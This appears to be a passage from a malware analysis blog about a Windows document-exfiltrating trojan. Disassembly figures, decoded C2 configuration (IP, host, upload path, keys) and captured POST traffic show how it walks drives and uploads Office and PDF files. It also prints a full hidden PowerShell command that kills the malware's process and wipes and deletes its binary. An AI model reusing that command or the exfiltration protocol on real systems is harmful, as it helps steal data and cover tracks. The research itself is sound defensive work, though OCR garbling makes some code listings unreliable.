140002b79	c644245d78	mo∨	byte [rsp+0x5d {var_3c}], 0x78
140002b7e	c644245e00	mov	byte [rsp+0x5d {var_3b}], 0x78
140002b7e 140002b83 140002b88 140002b8d	6844243600 488d4c2440 e81f390000 488d542440	lea call lea	<pre>byte [rsp+0x5e {var_5a}], 0x0 rcx, [rsp+0x40 {var_58}] decode_string rdx, [rsp+0x40 {var_58}]</pre>

Figure 21: Null Termination in Stack String

The configuration strings for one particular sample  $\frac{13}{2}$  are shown in Figure 22.

0000000140001D02   FF15 50630	0000   call gword ptr ds:[<&Sle	eep>]		
000000140001D08 E8 9735000				
0000000140001D0D 48:8D0D EC		4000A000] rcx:"GET",	000000014000A000: <u>"uploadFile.p</u>	hp"
0000000140001D14 E8 E347000				
0000000140001D19 48:8D0D A8		4000A0C8 ] [rcx:"GET",	000000014000A0C8: <u>"huve3fn298vm</u>	tu293jKVFDStvjjte893"
0000000140001D20 E8 D747000				
0000000140001D25 48:8D0D D4		4000A000 ] [rcx:"GET",	000000014000A000:"uploadFile.p	hp"
0000000140001D2C E8 2733000		0000001400		ll com ll
0000000140001D31 48:8905 98	mov qword ptr ds: [14000A	900 J, rax 00000001400	OA9D0:&L"uploadFile.php", rax:	GET CONTRACT OF A CONTRACT
0000000140001D38 48:8D0D E1	1820000 Tea rcx, quord ptr ds:[14	4000A020 ] rcx: GET,	000000014000A020:" <u>Mozilla/5.0</u>	(Windows NT 10.0; Win64; X64;
0000000140001D3F E8 B847000			00000011000101011101 00 10	r.11
0000000140001D44 48:8D0D 5D		TCX: GET ,	000000014000A0A8: <mark>"51.161.82.13</mark>	5
0000000140001D4B E8 AC47000 0000000140001D50 48:8D0D 19		10001170 ]	000000140004170."	
0000000140001D50 48:8D0D 19 0000000140001D57 E8 A047000		TOUDALTO J PCX: GET ,	000000014000A170:" <u>POST</u> "	
0000000140001D5C 48:8D0D 1D		1000 A080 ]	000000140004080+"CET"	
0000000140001D3C 48.8000 1D		TOUR AUGO I PCX: GET,	00000014000A080: GET	
0000000140001D65 E8 9447000				

Figure 22: Decoded Configuration Strings

The second configuration string from the top in Figure 22 above is used in a field called "key" in the C2 traffic along with the exfiltrated data. Each of the samples analyzed here have different key strings. The following table shows each of these strings along with the first five characters of the SHA256 hash of the file the string was collected from.

### SHA256 Prefix Key

dcc4a	46rnyegq235etnerhgf43trrthgbfRYdfnhg
68af2	8953n7b8ewurdfb3njnyuridrwdb
934c5	huve3fn298vmfu293jKVFDSfvjjfe893

### a7cf0 huve3fn298vmfu293jKVFDSfvjjfe893

8cfd5 3f9n8uv0n43809vn3d092v09290

# Exfiltration

The data exfiltration process starts by enumerating the logical drives that are available on the victim's computer. This is determined using a call to GetLogicalDriveStringsW and is shown in Figure 23.

000000140005c7c 000000140005c80 000000140005c86 0000000140005c90 000000140005c90 000000140005c95 0000000140005c9F 0000000140005cAA 0000000140005cAA 0000000140005cAF	48:83EC 48 41:88 4000000 BA 00300000 B9 90010000 E8 3FE1FFF 48:89424 30 48:85424 30 B9 64000000 FF15 A6230000 894424 20 48:C74424 28 0000 CFE 0E	sub rsp,48 mov r8d,40 mov edx,3000 mov ecx,190 call 68af2.14000 mov qword ptr s mov ecx,64 call qword ptr mov dword ptr sjmp 68af2.14000	s:[rsp+30],rax tr ss:[rsp+30] ds:[<&GetLogic s.[rsp+20],ea s:[rsp+28],0	] alDriveStrir	igsW> ]	40:'@' [rsp+30]:L"C:\\" [rsp+30]:L"C:\\" 64:'d'
🚛 Dump 1 🛛 🚛 [	Dump 2 🔛 Dump 3 🚦	🖳 Dump 4 🛛 🚛 Dump 5	🛞 Watch 1	[x=] Locals	🐉 Struct	
Address	Hey		ASCTT			
0000000001E0000	43 00 3A 00 5C 00 00	00 44 00 3A 00 5C 0	0 00 00 C.:.\.	D.:.\		
00000000001E0010		00 00 00 00 00 00 00 0		• • • • • • • • • •		
00000000001E0020	00 00 00 00 00 00 00		0 00 00	Contraction of the second s		

Figure 23: Determine Available Logical Drives

For each of these logical drives, a function is called that walks the file system searching for targeted files and exfiltrating them. This walk function interestingly is recursive. This recursion is shown in Figure 24.

✓ Code References ✓ walk_drives	{2} {1}	140005ce0	488b442430	mo∨	rax, qword [rsp+0x30 {var_18}]
→ 146001eba call walk_drives	{1}	140005cea	488b4c2428 488d0448 488bc8	mov lea mov	<pre>rcx, qword [rsp+0x28 {var_20}] rax, [rax+rcx*2] rcx, rax</pre>
→ 140005cf1 call walk_drives → Type References	{1}	140005cf1	e8eac0ffff	call	walk_drives
Fighe References	ίŢ	140005cf6	ebcl	Jшр	0X140005CD9
			488b442430 4883c448 c3	mov add retn	rax, qword [rsp+0x30 {var_18}] rsp, 0x48 {return_addr}

Figure 24: Walk Function Recursion

The first steps taken in the walk drives function is to add an asterisk to the path that is the input of the function. This is numbered "1" below. Then memory is allocated twice in a row. This is numbered "2" below. The string with the trailing asterisk is then written to one of the two allocated memory locations. This is numbered "3" below. Finally, this string is used to call "FindFirstFileW" with the second allocated memory location as the output location that receives the structure resulting from the API call. These are all shown in Figure 25.

0000000140001DE0	48:894C24 08	mov qword ptr ss:[rsp+8],rcx	walk_drives
0000000140001DE5 0000000140001DE9	48:83EC 48 48:8B4C24 50	sub rsp,48 mov rcx,qword ptr ss:[rsp+50]	[rsp+50]:L"C:\\*"
0000000140001DEE 0000000140001DF3	E8 D93B0000 41:B8 40000000	call <68af2.add_asterisk> 1 mov r8d,40	40:'@'
0000000140001DF9 0000000140001DFE	BA 00300000 B9 50020000	mov edx, 3000 mov ecx. 250	
0000000140001E03 0000000140001E08	E8 CC1F0000 48:894424 20	<pre>call &lt;68af2.allocate_memory&gt; mov gword ptr ss:[rsp+20],rax</pre>	
0000000140001E0D	41:B8 40000000	mov r8d,40	40:'@'
0000000140001E13 0000000140001E18	BA 00300000 B9 08020000	mov edx,3000 mov ecx,208	
0000000140001E1D 0000000140001E22	E8 B21F0000 48:894424 28	<pre>call &lt;68af2.allocate_memory&gt; mov gword ptr ss:[rsp+28].rax</pre>	[rsp+28]:L"C:\\*"
0000000140001E27 0000000140001E2C	48:8B5424 50 48:8B4C24 28	mov rdx, qword ptr ss: [rsp+50] mov rcx, qword ptr ss: [rsp+28]	[rsp+50]:L"C:\\*" [rsp+28]:L"C:\\*"
0000000140001E31 0000000140001E37	FF15 71620000 48:8B5424 20	call qword ptr ds:[<&lstrcpyw>] 5	
0000000140001E3C	48:8B4C24 28	mov rdx,qword ptr ss: [rsp+20] mov rcx,qword ptr ss: [rsp+28]	[rsp+28]:L"C:\\*"
0000000140001E41 0000000140001E47	FF15 F1620000 48:894424 30	<pre>call qword ptr ds:[&lt;&amp;FindFirstFilew&gt;] 4 mov qword ptr ss:[rsp+30],rax</pre>	
0000000140001E4C 0000000140001E52	48:837C24 30 FF • 0F84 E2000000	<pre>cmp qword ptr ss:[rsp+30],FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF</pre>	

### Figure 25: Finding Files

As the malware walks the file system, any files that contain one of the following strings in the filename are exfiltrated.

.doc	.xls	.pdf
.docx	.xlsx	

Interestingly, the algorithm used to find these files is probably not what the adversary expected. Rather than checking for a file extension as a suffix it actually matches any infix of the above strings. Because of this, any file with .xlsx will already match .xls for example. These target file extensions are shown in Figure 26.

140	008160	00	00 0	0 0	0 0	00 (	90	00	00-	-00	00	00	00	00	00	00	00																
140	008170	cha	r co	onst	da	ita	_14	000	817	70[0	9x1t	<b>)</b> ] =	= "/	ABCI	DEFO	GHI	JKLI	MNO	PQR	STU	VWX	YZ"	, 0										
140 140	0081c0		00 0	0 00	0 0	00 (	90	00	00-	-2e		64	00	6f	00	63	00	-78	00	00	00	00	00	00	-2e	00	78	00	6c	00	73	00	d.o.c. d.o.c.xx.l.s. x.l.s.xp.d.f.
140	0081e8	cha	r co	onst	da	ita.	_14	000	)81e	e8[0	9x11	1] =	: "N	ltCı	eat	:eTł	nrea	adE:	x",	Θ													

Figure 26: Target File Extensions

Next the file size is determined using a call to GetFileSize. This information is included in the exfiltrated data. The API call is shown in Figure 27.

000000014000598E       33C0       xor eax,eax         00000001400059C0       × EB 04       jmp 68af2.1400059C6         00000001400059C2       8B4424 20       mov eax,dword ptr ss:[rsp+20]         00000001400059C6       48:83C4 38       add rsp,38         00000001400059CA       C3       ret	0000001400059C0 0000001400059C2 00000001400059C6	<ul> <li>EB 04</li> <li>8B4424 20</li> <li>48:83C4 38</li> </ul>	<pre>jmp 68af2.1400059C6 mov eax,dword ptr ss:[rsp+20] add rsp,38</pre>
--	--	--	---

Figure 27: Determine File Size

As the file system walk proceeds, the path strings are emitted as debug strings via a call to OutputDebugStringW. This is followed immediately by bytes for a Windows carriage return line feed. These two are shown in Figure 28.

000000140001EE5 000000140001EE7 000000140001EE9 000000140001EE 0000000140001EFB 0000000140001EFB	75 02 EB 2E 48:884C24 50 FF15 6C610000 48:8D0D 31640000 FF15 5F610000 48:884424 20	jne 68af2.140001EE9 jmp 68af2.140001F17 mov rcx,qword ptr ss:[rsp+50] call qword ptr ds:[<&outputDe lea rcx,qword ptr ds:[1400083 call qword ptr ds:[1400083 call qword ptr ds:[ssp+20]	bugStringW> ] 2C] bugStringW> ]	[rsp+50]:L"C:\\PerfLogs\\*" <b>1</b>
0000000140001F06 0000000140001F0A 0000000140001F0D	48:83C0 2C 48:88D0 48:884C24 50	add rax,2c mov rdy,rax mov rdy,rax mov rx,gword ptr ss:[rsp+50]		[rsp+50]:L"C:\\PerfLogs\\*"
🚛 Dump 1 💷 D	ump 2 🛛 🛄 Dump 2 🛄 D	ump 4 📖 Dump 5 💮 Watch 1	[x=] Locals	Struct
Address 21	Hex	ASCII		
	OD         00         0A         00<	72 73 68 65 6C 6C 2E 65pc 2D 77 20 68 69 64 64 65 xe -nc	wershell.e p -w hidde \$ppid = (a	

Figure 28: Emit Debug Strings

This malware can exfiltrate large files. It does this by dividing the file into chunks according to a hard coded "frame size". This hard coded size is 32535 bytes and is highlighted in Figure 29.

	4c8d05115e0000	lea	r8, [rel data_14000a110]	
1400042ff	488d15a63f0000	lea	rdx, [rel data_1400082ac]	
140004306	488b4c2420	mov	rcx, qword [rsp+0x20 {var_58}]	
14000430b	e8581a0000	call	sub_140005d68	
140004310	4c8b442430	mov	r8, qword [rsp+0x30 {var_48}]	
140004315	488d159c3f0000	lea	rdx, [rel data_1400082b8] {"data"}	
14000431c	488b4c2420	mov	<pre>rcx, qword [rsp+0x20 {var_58}]</pre>	
	e8421a0000	call	sub_140005d68	
	41b80a000000	mov	r8d, 0xa	
	488b542428	mov	rdx, qword [rsp+0x28 {var_50}]	
	488b842488000000	mov	rax, qword [rsp+0x88 {arg_10}]	
140004339		mo∨	rcx, qword [rax+0x18]	
	e8e2e4ffff	call	sub_140002824	
	4c8b442428	mo∨	r8, qword [rsp+0x28 {var_50}]	
	488d15723f0000	lea	<pre>rdx, [rel data_1400082c0] {"filesize"}</pre>	
	488b4c2420	mov	<pre>rcx, qword [rsp+0x20 {var_58}]</pre>	
	e8101a0000	call	sub_140005d68	
	41b80a000000	mov	r8d, 0xa	
	488b542428	mov	rdx, qword [rsp+0x28 {var_50}]	79575
And and a state of the state of	b9177f0000	mov	ecx, 0x7f17	
	e8b7e4fff	call	sub_140002824	
	4c8b442428	mo∨	r8, qword [rsp+0x28 {var_50}]	
	488d15573f0000	lea	<pre>rdx, [rel data_1400082d0] {"framesize"}</pre>	
	488b4c2420	mo∨	rcx, qword [rsp+0x20 {var_58}]	
	e8e5190000	call	sub_140005d68	
	8b842490000000	mov	eax, dword [rsp+0x90 {arg_18}]	
	41b80a000000	mov	r8d, 0xa	
	488b542428	mov	rdx, qword [rsp+0x28 {var_50}]	
140004395	80C8 e888e4ffff	mov call	ecx, eax	
Rest Souther extension of the address of the			sub_140002824	
	4c8b442428	mov	r8, qword [rsp+0x28 {var_50}]	
	488d15383f0000	lea	<pre>rdx, [rel data_1400082e0] {"framenum"} rev gword [rept0v20 [ver 58]]</pre>	
	488b4c2420 e8b6190000	mov call	<pre>rcx, qword [rsp+0x20 {var_58}] sub_140005d68</pre>	
	41b80a000000	mov	r8d, 0xa	
	488b542428	mov	rdx, qword [rsp+0x28 {var_50}]	
	488b842488000000	mov	rax, qword [rsp+0x28 {var_50}]	
	488b4808	mov	rcx, qword [rax+0x8]	
and the second	e856e4ffff	call	sub 140002824	
	4c8b442428	mov	r8, qword [rsp+0x28 {var_50}]	
	488d15163f0000	lea	rdx, [rel data_1400082f0] {"filecrc"}	
	488b4c2420	mov	rcx, qword [rsp+0x20 {var_58}]	
	e884190000	call	sub_140005d68	
	488b842488000000	mov	rax, qword [rsp+0x88 {arg_10}]	
1400043ec		mov	r8, qword [rax]	
	488d15023f0000	lea	rdx, [rel data_1400082f8] {"filename"}	
	488b4c2420	mov	rcx, qword [rsp+0x20 {var_58}]	
	e868190000	call	sub_140005d68	
	4c8b05c9660000	mov	r8, qword [rel data_14000aad0]	
140004407	488d15a23e0000	lea	rdx, [rel data_1400082b0] {"pcname"}	
14000440e	488b4c2420	mov	rcx, qword [rsp+0x20 {var_58}]	
140004413	e850190000	call	sub_140005d68	

# Figure 29: Frame Size

The above also shows all the other fields that are used in the C2 traffic. The frame number starts at "-0" then "1", "2" etc. The "filecrc" field is the cyclic redundancy check (CRC) which is used as a checksum for error detection <sup>14</sup>. The last two fields are the filename and the computer name.

Using a constructed test file named "testfile.doc" the TLS encrypted C2 traffic is intercepted and analyzed using Burp  $\frac{15}{10}$  and Inetsim  $\frac{16}{10}$ . The body parameters and the request headers from this test file are shown in Figure 30.

Request	INSPECTOR	
Pretty Raw (n Actions V	Body Paramet	ers (8)
<pre>Pretty Raw \n Actions \ 1 POST /uploadFile.php HTTP/1.1 2 Accept: text/html 3 Content-Type: application/x-www-form-urlencoded 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebkit/537.36 (KHTML, like Gecko) discord/0.0.309 Chrome/83.0.4103.122 Electron/9.3.5 Safari/537.36 5 Host: figures.pablotech.info 6 Content-Length: 172 7 Connection: close 8 Cache-Control: no-cache 9 10 key=8953n7b8ewurdfb3njnyuridrwdb&amp;data= AOmUmUMnjZszZtKwKRMQ&amp;filesize=11&amp;framesize=32535&amp; framenum=-0&amp;filecrc=4676582983774588338&amp;filename= testfile.doc&amp;pcname=DESKTOP&amp;</pre>	Body Paramet NAME key data filesize framesize framenum filecrc filename pcname Request Head NAME Accept Content-Type User-Agent Host Content-Leng Connection Cache-Contro	VALUE         8953n7b8ewurdfb3njnyuridrwdb         AOmUmUMnjZszZtKwKRMQ         11         32535         -0         4676582983774588338         testfile.doc         DESKTOP-         ders (7)         VALUE         text/html         application/x-www-form-urlencoded         Mozilla/5.0 (Windows NT 10.0; WOW64) Applev         figures.pablotech.info         th         172         close

Figure 30: Test Document Shown Being Exfiltrated in C2 Network Traffic

Interestingly, the configuration strings include "GET" in addition to "POST". However, this capability does not appear to be used in these samples. A check is performed which determines which of the two request methods are used. This check is shown at the top of Figure 31. The POST and GET options are shown in the center, and the call to HttpOpenRequestW is shown at the bottom.

000000140002CA9 48:8B4C24 68 mov rcx,qword ptr ss:[rsp+68]	
0000000140002CAE FF15 C47D0000 [cal] qword ptr ds [<&InternetConnectW>]	
0000000140002CB4 48:894424 60 mov qword ptr ss:[rsp+60],rax	
0000000140002CB9 48:837C24 60 00 cmp gword ptr ss:[rsp+60],0	
0000000140002CBF v 0F84 B6010000 je 68af2.140002E7B	
0000000140002cc5 48:8D05_30550000 lea rax,qword ptr_ds:[1400081FC] rax:L"POST	
0000000140002ccc 48:894424 50 mov qword ptr ss:[rsp+50],rax [rsp+50]:L	"POST"
0000000140002CD1 48:8D05 28550000  lea rax,qword ptr ds:[140008200] [rax:L"POST	", 000000140008200:L"t
	"text/html"
0000000140002CDD 48:C78424 80000000 00 mov gword ptr ss: [rsp+80],0	
0000000140002CE9 0FB68424 B8000000 movzx eax,byte ptr ss:[rsp+B8]	
0000000140002CF1 85C0 test eax,eax eax	
0000000140002CF3 v-74 28 je 68af2.140002D1D	
0000000140002CF5 B8 08000000 mov eax,8 eax:L"POST	
0000000140002CFA 48:6BC0 00 imul rax,rax,0 rax:L"POST	
0000000140002CFE 48:800D 23550000  lea rcx,qword ptr ds:[140008228] 00000001400	008228:L"text/html"
000000140002D05 48:894C04_78 mov qword ptr ss:[rsp+rax+78].rcx	
	00A1B0:"POST"
0000000140002D11 E8 FAIE0000 call 68af2.140004C10	II DOGTI
0000000140002D16 48:894424 50 mov gword ptr ss:[rsp+50],rax [rsp+50];t=	POST
0000000140002D1B EB 11 jmp 68af2.140002D2E	0040c0+"GET"
	GEI GEI
	"DOCT"
	POST
	University (Instant 1.0
	"text/html"
000000140002D49 48:C74424 20 0000000 mov qword ptr ss:[rsp+20],0 000000140002D52 45:33C9 xor r9d.r9d	
	"uploadFile.php"
00000014000255 4C:85424 A000000 mov r6, gword ptr 5s:[rsp+A0] [rsp+A0] [rsp	
0000000140002050 48:884224 60 m0V rcx gword ptr 55:159450	P031
0000000140002b67 FIS 43700000 call gword ptr ds:[c&HttpopenRequestw>]]	
1000000140002000 40.034424 40 1100 quoru ptr 55.159440], rax	

Figure 31: Request Method Options

The algorithm used to determine which files are exfiltrated is flawed in that it will match files that are not Word, Excel, or PDF documents. It will exfiltrate any file that contains the target strings anywhere in the filename. A test of this is shown in Figure 32 which uses a fake file with the extension ".txt" and ".pdf" in the middle of the filename.

Body Parameters (8)	
NAME	VALUE
key	8953n7b8ewurdfb3njnyuridrwdb
data	AOmUmUMnIA==
filesize	4
framesize	32535
framenum	-0
filecrc	-)
filename	this_is_not.pdf-it-is-text.txt
pcname	DESKTOP-

Figure 32: Unexpected Exfiltration

After all the filesystem walking has completed, the next function called sends a dummy "end of transmission" file out to the C2. The filename of the file is ".lock" and the content is "locked". This file only exists in memory and network traffic. It is not written to the filesystem. The strings for this dummy file are shown in Figure 33.

sub_1400044	4b8 <b>:</b>		
1400044b8	4056	push	rsi {saved_rsi}
1400044ba	57	push	rdi {saved_rdi}
1400044bb	4881ecf8000000	sub	rsp, 0xf8
1400044c2	c744242000000000	mov	dword [rsp+0x20 {var_e8}], 0x0
1400044ca	488d05333e0000	lea	rax, [rel data_140008304] {"locked"}
1400044d1	4889442468	mov	<pre>qword [rsp+0x68 {var_a0}], rax {data_140008304, "locked"}</pre>
1400044d6	48c7442470070000	mov	qword [rsp+0x70 {var_98}], 0x7
1400044df	48c7442438010000	mov	qword [rsp+0x38 {var_d0}], 0x1
1400044e8	48c7442448070000	mov	<pre>qword [rsp+0x48 {var_c0}], 0x7</pre>
1400044f1	48c7442440010000	mov	<pre>qword [rsp+0x40 {var_c8}], 0x1</pre>
1400044fa	488d050b3e0000	lea	rax, [rel data_14000830c] {".lock"}
140004501	4889442430	mo∨	<pre>qword [rsp+0x30 {var_d8}], rax {data_14000830c, ".lock"}</pre>
140004506	488d8424a0000000	lea	rax, [rsp+0xa0 {var_68}]
14000450e	488d4c2430	lea	rcx, [rsp+0x30 {var_d8}]

# Figure 33: Dummy File Strings

This dummy file as seen in the network traffic is shown in Figure 34.

Body Parame	ters (8)
NAME	VALUE
key	8953n7b8ewurdfb3njnyuridrwdb
data	locked
filesize	7
framesize	32535
framenum	-0
filecrc	1
filename	.lock
pcname	DESKTOP

Figure 34: End of Transmission Dummy File

After all of the above is finished, the last action taken by the samples is to run a PowerShell command from a string. This command gets the process ID of the parent process of the command itself. It uses that process ID to kill the malware's process. It then deletes the malware file from the filesystem. This is to clean up after the data exfiltration is complete. The command is executed by a call to CreateProcessA as shown in Figure 35.

sub 140005	0d0:		
	4881ece8000000	sub	rsp, 0xe8
1400050d7	41b868000000	mov	r8d, 0x68
1400050dd	33d2	xor	edx, edx {0x0}
1400050df	488d4c2470	lea	rcx, [rsp+0x70 {var_78}]
1400050e4		call	sub_140004f8c
1400050e9	41b818000000	mov	r8d, 0x18
1400050ef	33d2	xor	edx, edx {0x0}
1400050f1		lea	rcx, [rsp+0x58 {var_90}]
1400050f6	e891fefff	call	sub_140004f8c
1400050fb	c744247068000000	mov	dword [rsp+0x70 {var_78}], 0x68
140005103	488d0536320000	lea	rax, [rel data_140008340] {"powershell.exe -nop -w hidden -C"}
14000510a	4889442450	mov	<pre>qword [rsp+0x50 {var_98}], rax {data_140008340, "powershell.exe -nop -w hidden -C" }</pre>
14000510f	488d442458	lea	rax, [rsp+0x58 {var_90}]
140005114	4889442448	mov	qword [rsp+0x48 {var_a0}], rax {var_90}
140005119	488d442470	lea	rax, [rsp+0x70 {var_78}]
14000511e	4889442440	mov	qword [rsp+0x40 {var_a8}], rax {var_78}
	48c7442438000000	mov	qword [rsp+0x38 {var_b0}], 0x0
14000512c	48c7442430000000	mov	qword [rsp+0x30 {var_b8}], 0x0
	c744242800000000	mov	dword [rsp+0x28 {var_c0}], 0x0
	c744242000000000	mov	dword [rsp+0x20 {var_c8}], 0x0
140005145		xor	r9d, r9d {0x0}
140005148		xor	r8d, r8d {0x0}
	488b542450	mov	rdx, qword [rsp+0x50 {var_98}] {data_140008340, "powershell.exe -nop -w hidden -C" }
140005150		xor	ecx, ecx {0x0}
	ff15582f0000	call	<pre>qword [rel CreateProcessA@IAT]</pre>
	bafffffff	mov	edx, 0xfffffff
		mov	rcx, qword [rsp+0x58 {var_90}]
	ff15d02e0000	call	<pre>qword [rel WaitForSingleObject@IAT]</pre>
	4881c4e8000000	add	rsp, 0xe8
14000516f		retn	{return_addr}

Figure 35: PowerShell Cleanup Command

The full text of the PowerShell command is shown in Figure 36.

powershell.exe -nop -w hidden -C "\$ppid = (gwmi win32\_process | ? processid -eq \$PID).parentprocessid; \$proc = Get-Process -FileVersionInfo -Id \$ppid; Stop-Process -Force -ErrorAction SilentlyContinue -Id \$ppid; \$buff = [byte[]]@(, 0 \* 1mb); Set-Content -Path \$proc.FileName -Force -Confirm:0 -Value \$buff; Remove-Item -Path \$proc.FileName -Force -Confirm:0 "

PowerShell Command

# **Evolving Variants**

The earliest observed variant of this malware family was compiled on April 24th, 2021 according to the PE header TimeDateStamp field. It was then first seen in the Titanium Platform on April 25th, 2021. This earliest variant did not include the PowerShell cleanup that was used in the later two variants. The comparison of the older sample <sup>18</sup> and the newer sample <sup>19</sup> analyzed using Relyze <sup>20</sup> is shown in Figure 36.

A: dcc4a.exe FLC	W PSEUDO	= B: 68af2.exe		
		voidc	decl <mark>func_0x1400050D0</mark> ( void )	
		£		
		unsig	ned int local_0xC8;	
		unsig	ned int local_0xC0;	
		unsig	nedint64 local_0xB8;	
		unsig	nedint64 local_0xB0;	
		unsig	nedint64 local_0xA8;	
		unsig	nedint64 local_0xA0;	
		unsig	nedint64 local_0x98;	
		unsig	nedint64 local_0x90;	
		unsig	ned int local_0x78;	
		su	p rsp, 0xE8	
		mo	/ r8d, 0x68	
		xo	r edx, edx	
		le	a rcx, [local_0x78]	
		ca	<pre>ll func_0x140004F8C ;int64cdecl(int64 p1, char p2, int p3 )</pre>	
		mo	/ r8d, 0x18	
		xo	r edx, edx	
		le	a rcx, [local_0x90]	
		ca	<pre>ll func_0x140004F8C ;int64cdecl(int64 p1, char p2, int p3 )</pre>	
		mo	/ dword ptr [local_0x78], 0x <mark>78</mark>	
		le	a rax, [string_powershell] ; "powershell.exe -nop -w hidden -C "\$ppid = (gwmi win32_process   ? p	rocessid -eq \$PID).pare
		mo	/ qword ptr [local_0x98], ra	
		le	a rax, [local_0x90]	
		mo	/ qword ptr [local_0xA0], rax	
			a rax, [local_0x78]	
		mo	/ qword ptr [local_0xA8], rax	
			/ qword ptr [local_0xB0], 0x0	
			/ qword ptr [local_0xB8], 0x0	
			/ dword ptr [local_0xC0], 0x0	
			/ dword ptr [local_0xC8], 0x0	
			r r9d, r9d	
		1000	r r8d, r8d	
			/ rdx, qword ptr [local_0x98]	
			r ecx, ecx	etruct SECURITY ATTRIP
			<pre>ll qword ptr [CreateProcessA] ; int (cdecl *)( char * lpApplicationName, char * lpCommandLine, / edx, 0xFFFFFFFF</pre>	STRUCT _SECORITY_ATTRIB
			v rcx, gword ptr [local_0x90]	
			<pre>ll qword ptr [WaitForSingleObject] ; unsigned long (cdecl *)( void * hHandle, unsigned long dwM</pre>	illiseconds )
			d rsp, 0xE8	reciseconds /
		re		
		}		
Everything	Equal	Modified	Removed Added	
ifference ▼	Item Type	Diff Type	Item A	Item B
00.00% 00.00%	Function	Added		func_0x140006474
90.00% 90.00%	Function Function	Added Added		func_0x140005C7C func_0x140004808
00.00%	Function	Added		func_0x1400050D0

Figure 36: Addition of PowerShell Cleanup Capability

Another difference between this oldest sample and most of the newer ones is the inclusion of a program database (PDB) path. This path is shown in Figure 37.

1400083c8									52	53	44	53	c3	3d	62	da	RSDS.=b.
1400083d0	78	b8	86	46	99	e3	6a	19-	-6f	a9	99	39	01	00	00	00	xFj.o9
1400083e0	45	3a	5c	77	6f	72	6b	5c-	-70	72	6f	6a	5c	66	69	6c	E:\work\proj\fil
1400083f0	65	5f	73	65	6e	64	65	72-	-5c	78	36	34	5c	66	69	6c	e_sender\x64\fil
140008400	65	5f	73	65	6e	64	65	72-	-2e	70	64	62	00	00	00	00	e_sender.pdb
140008410	00	00	00	00	02	00	00	00-	-00	00	00	00	00	00	00	00	• • • • • • • • • • • • • • • • • • • •
140008420	00	00	00	00	47	13	54	40-	00	10	00	00	98	03	00	00	GCTI

Figure 37: PDB Path String

The two newer samples have very few differences. Code-wise, there is one single function that is ~55% different between the two. The rest of the code is identical or nearly identical. This small difference is shown in Figure 38.

£	func_0x140005178( _	_int64 pllocation(rc)	intEd of location(rdv) )			
	<pre>int64 local_0x18; int64 local_0x10;</pre>		,nrow pztocation(rox) ;			<pre>voidcdecl func_0x140001960(int64 p1location(rcx),int64 p2location(rdx) ) {     mov qword ptr [shadow_space2], rdx     mov qword ptr [shadow_space1], rcx</pre>
						sub rsp, 6k78
	ord ptr [shadow_space ord ptr [shadow_space					<pre>mov rcx, qword ptr [shadow_space1] call qword ptr [FreeLibrary] ; int (cdecl *)( struct HINSTANCE * hLibModule</pre>
sub rsp		,,				add rsp. \$20
	x, gword ptr [shadow	space11				ret
	ord ptr [local_0x10]					1
	x, gword ptr [shadow					1
	ord ptr [local_0x18]					
	x, qword ptr [local_					
	x, gword ptr [rax]					
and the second	x, gword ptr [local_	5×10]				
1	x, qword ptr [rax]					
		: int ( cdecl *)( cha	* lpString1, char * lpString2 )			
	p, 8x38	y me (eucce // end	there were a service of the service			
ret	, ,					
}						
-				Find	Q	
rerything Equa	ual Modified	Removed Added				
erence • Item	Type Diff Type	Item A				Item B
S Funct	ction Modified	func_0x140005178				func_0x140001960
	ction Modified	func_0x140001DE0				func_0x140004E80
S Funct		func_0x140002C18				func_0x140004BCC
5 Funct	ction Modified	func_0x140003E44 func_0x140001364				func_0x140001C4C func_0x14000484C

Figure 38: Difference in Newer Samples

Another interesting difference between the two newer samples is that the newest sample does not call back to a hostname for C2 communication. It is configured to call back to the C2 URL on a bare IP address.

# **Related Malware**

One function in particular that is found in each of the three samples analyzed above is the string decoding function. Encoding and decoding functions are a good area of code to examine closely and to hunt for in malware repositories. This type of function can be stable across samples and tends to be reused by an adversary in multiple campaigns even if the capabilities of the malware are radically different. Building a YARA rule based on this function reveals an older malware sample <sup>21</sup> which was blogged about by researchers at Walmart <sup>22</sup>. The results of a retrohunt in the Titanium Platform using this YARA rule is shown in Figure 39. The result shown in orange is a false positive. This file is a copy of one of the other actual malware files but appears to have been modified by a researcher.

	☆	۵D	ataExt	filtr	ator_Decoder			UD 😂 RETRO	S • 1	• 1	•	0	• 0	≡
						All rules 🔻								
5	/5	<b>-</b> s	amples			File size	<pre></pre>	1MB 10MB 100MB 650MB =650MB	File type	_	Ur	+/Exe hknown her form	ats	
Filter	ed by:							all shared	private	local al	local	cloud	cloud-	retro
	•^	0	Match 1	<u> Time</u>	Threat	Name		Rule		Forma	<u>t</u> E	iles	Size	
	٠	•	2021-05 04:09 U		Win64.Trojan.GenericML	c768882e102a5dd3d1	:17d306698c5cfc3d9d	DataExfiltrat	or_Decoder	PE+/E	xe	1	35.5 KB	≡
	٠	•	2021-05 04:02 U		Win64.Trojan.GenericML	bfc0219efb60fb270cee	0b7b102afc0d4b0a12	<mark>la</mark> DataExfiltrat	or_Decoder	Unkno	wn	1	34.5 KB	≡
	٠	•	2021-05 03:34 U		Win64.Trojan.Bulz	4e6a42b0da1185a433	le085ee68b64f61e1c	DataExfiltrat	or_Decoder	PE+/E	xe	1 :	19.5 KB	≡
	٠	•	2021-05 03:20 U		Win64.Trojan.Generic	0097fea8545d7d82f64	10e50c7662bdfa6e4f	2DataExfiltrat	or_Decoder	PE+/E	xe	1	36 KB	=
	٠	•	2021-05 03:17 U		Win64.Trojan.GenericML	424f3c281f46e4cf235	0c78cfa89a87873e0t	DataExfiltrat	or_Decoder	PE+/E	xe	1 :	35.5 KB	≡
		1			1 - 5 of 5 items								20	$\sim$

### Figure 39: Retrohunt Results

This sample is definitely related to the three samples analyzed here. It uses the same anti-analysis trick as well as the same string obfuscation including the "mOrxxxx" trailing characters. Both the standard string form as well as the stack strings are found in this sample. However, this older sample is a CobaltStrike beacon loader rather than a data exfiltrator. The YARA rule for detecting this code overlap is provided at the end of the blog. As opposed to earlier YARA rules that I have written, I read the advice from Marc Ochsenmeier on Twitter about adding comments with the meaning of opcodes in YARA rules meant for sharing  $\frac{23}{2}$ . This rule and future rules will include the assembly as well as the bytecode strings.

In addition to this older malware sample that is definitely related, a hunt for other malware that contains variations of the string "mOrxxxx" reveals a multitude of potentially related malware samples. These are nearly uniformly detected as malicious. A future blog will address these additional files. The results of a retrohunt for the full string "mOrxxxx" is shown in Figure 40.

